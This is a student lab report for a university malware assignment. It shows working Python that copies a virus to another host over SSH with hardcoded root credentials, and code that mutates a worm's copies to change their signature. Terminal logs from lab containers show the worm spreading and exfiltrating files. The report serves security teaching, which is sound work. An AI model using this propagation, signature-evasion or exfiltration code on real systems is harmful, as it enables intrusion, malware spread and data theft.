# Report
# of
# Assignment on Malware

Khondker Salman Sayeed


1805050

# Task 1: Transferring `FooVirus.py`

## Method

1. Established SSH connection to the target host using `paramiko` SSH Client.
2. Copied current file to the target host using python `scp` package.


## Code



```
# usernames and passwords for destination IPs
usernames = ["root"]
passwords = ["mypassword"]
dest_ips = ["172.17.0.3"]


def copy_to_other_machines():
    """
    Copy current file ('FooVirus.py') to destination host using 'scp' package through 'paramiko' ssh client.
    """
    for user, password in zip(usernames, passwords):
        for dest_ip in dest_ips:
            print("\nTrying password %s for user %s at IP address: %s" % (password,user,dest_ip))
            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                ssh.connect(dest_ip,port=22,username=user,password=password,timeout=5)
                print("\n\nconnected\n")

                scpcon = scp.SCPClient(ssh.get_transport())
                # Now deposit a copy of FooVirus.py at the target host:
                scpcon.put(sys.argv[0])
                scpcon.close()
            except:
                continue
```


## Result

1. Before executing `FooVirus.py` there are no files in host `172.17.0.2`.




```
root@a7faa647250e:~# hostname -I
172.17.0.2
root@a7faa647250e:~# ls
root@a7faa647250e:~# 
```

2. Execute `FooVirus.py`.



```
seed@CSE406:~/Offline-Malware-Jan23/Code$ python3 FooVirus.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected

seed@CSE406:~/Offline-Malware-Jan23/Code$
```

3. After execution, `FooVirus.py` is present in host `172.17.0.2`.




```
root@a7faa647250e:~# hostname -I
172.17.0.2
root@a7faa647250e:~# ls
root@a7faa647250e:~# ls
FooVirus.py
root@a7faa647250e:~# 
```

# Task 2: Altering `AbraWorm.py`

## Method


1. Create a copy of `AbraWord.py` named `Abraworm_copy.py`.
2. Read the copied file’s content.
3. Insert random lines in the read content.
4. Insert random text to lines that begin with `#` (comments).
5. Write back modified lines to the copied file.
6. Then copy the modified file to the destination host using `scp` package.

# Code



```python
def create_modified_copy(src_path, max_newlines=20):
    """
    Modify a copy of 'AbraWorm.py', and modify it's signature.
    """
    # Create a copy of original file
    print("src path:", src_path)
    dest_path = Path(f"{src_path.stem}_copy{src_path.suffix}")
    print("dest path:", dest_path)
    shutil.copy(src_path, dest_path)
    print(f"Copied {src_path} to {dest_path}")

    # Read file content
    with dest_path.open() as f:
        lines = f.readlines()

    # Insert Random new lines
    num_newlines = random.randint(1, max_newlines)

    for _ in range(num_newlines):
        random_line_idx = random.randint(0, len(lines))
        lines[random_line_idx] += "\n# INSERTED THIS LINE \n"

    # Insert random text on comment lines
    for i, line in enumerate(lines):
        if line.strip().startswith("#") and random.choice([True, False]):
            lines[i] = line[:len(line)-1] + " RANDOM INSERTION: " + str(time.time()) + "\n"

    # Write modified content to file copy
    with dest_path.open("w") as f:
        f.writelines(lines)

    print("Modified file:", dest_path)

    return dest_path
```


Call this function to copy the modified file:



```
# Now deposit a copy of AbraWorm.py at the target host:
print("Creating modified copy")

dest_path = create_modified_copy(Path(sys.argv[0]))
scpcon.put(str(dest_path))
# dest_path.unlink()
scpcon.close()
```


## Result

1. Before executing `AbraWorm.py` the local machine has no copy files. It only has the worm file.




```
seed@CSE406:~/Offline-Malware-Jan23/Code$ ls
AbraWorm.py  FooVirus.py
seed@CSE406:~/Offline-Malware-Jan23/Code$ 
```

2. The source host (172.17.0.2) has files with `abracadabra` in them.




```
root@a7faa647250e:~# hostname -I
172.17.0.2
root@a7faa647250e:~# ls
file.txt
root@a7faa647250e:~# cat file.txt
abracadabra
root@a7faa647250e:~# 
```

3. The destination host (172.17.0.3) has no files.




```
root@b8183434a88a:~# ls
root@b8183434a88a:~# 
```

4. Executing `AbraWorm.py`.




```
seed@CSE406:~/Offline-Malware-Jan23/Code$ ls
AbraWorm.py  FooVirus.py
seed@CSE406:~/Offline-Malware-Jan23/Code$ python3 AbraWorm.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'file.txt\n']

files of interest at the target: [b'file.txt']
Creating modified copy
src path: AbraWorm.py
dest path: AbraWorm_copy.py
Copied AbraWorm.py to AbraWorm_copy.py
Modified file: AbraWorm_copy.py

Will now try to exfiltrate the files


connected to exhiltration host

Exfiltrating b'file.txt'
seed@CSE406:~/Offline-Malware-Jan23/Code$
```

5. Now the local machine has the modified `AbraWorm.py` file, which has modifications in comparison to the original file.




```
seed@CSE406:~/Offline-Malware-Jan23/Code$ ls
AbraWorm.py  FooVirus.py
seed@CSE406:~/Offline-Malware-Jan23/Code$ python3 AbraWorm.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'file.txt\n']

files of interest at the target: [b'file.txt']
Creating modified copy
src path: AbraWorm.py
dest path: AbraWorm_copy.py
Copied AbraWorm.py to AbraWorm_copy.py
Modified file: AbraWorm_copy.py

Will now try to exfiltrate the files


connected to exhiltration host

Exfiltrating b'file.txt'
seed@CSE406:~/Offline-Malware-Jan23/Code$ ls
AbraWorm.py  AbraWorm_copy.py  FooVirus.py  file.txt
seed@CSE406:~/Offline-Malware-Jan23/Code$ diff AbraWorm.py AbraWorm_copy.py | wc -l
240
seed@CSE406:~/Offline-Malware-Jan23/Code$ 
```

6. The modified `AbraWorm.py` file is now copied to the source host.



```
root@a7faa647250e:~# hostname -I
172.17.0.2
root@a7faa647250e:~# ls
file.txt
root@a7faa647250e:~# cat file.txt
abracadabra
root@a7faa647250e:~# ls
AbraWorm_copy.py  file.txt
root@a7faa647250e:~# 
```

7. The destination host has the file with `abracadabra` in it.



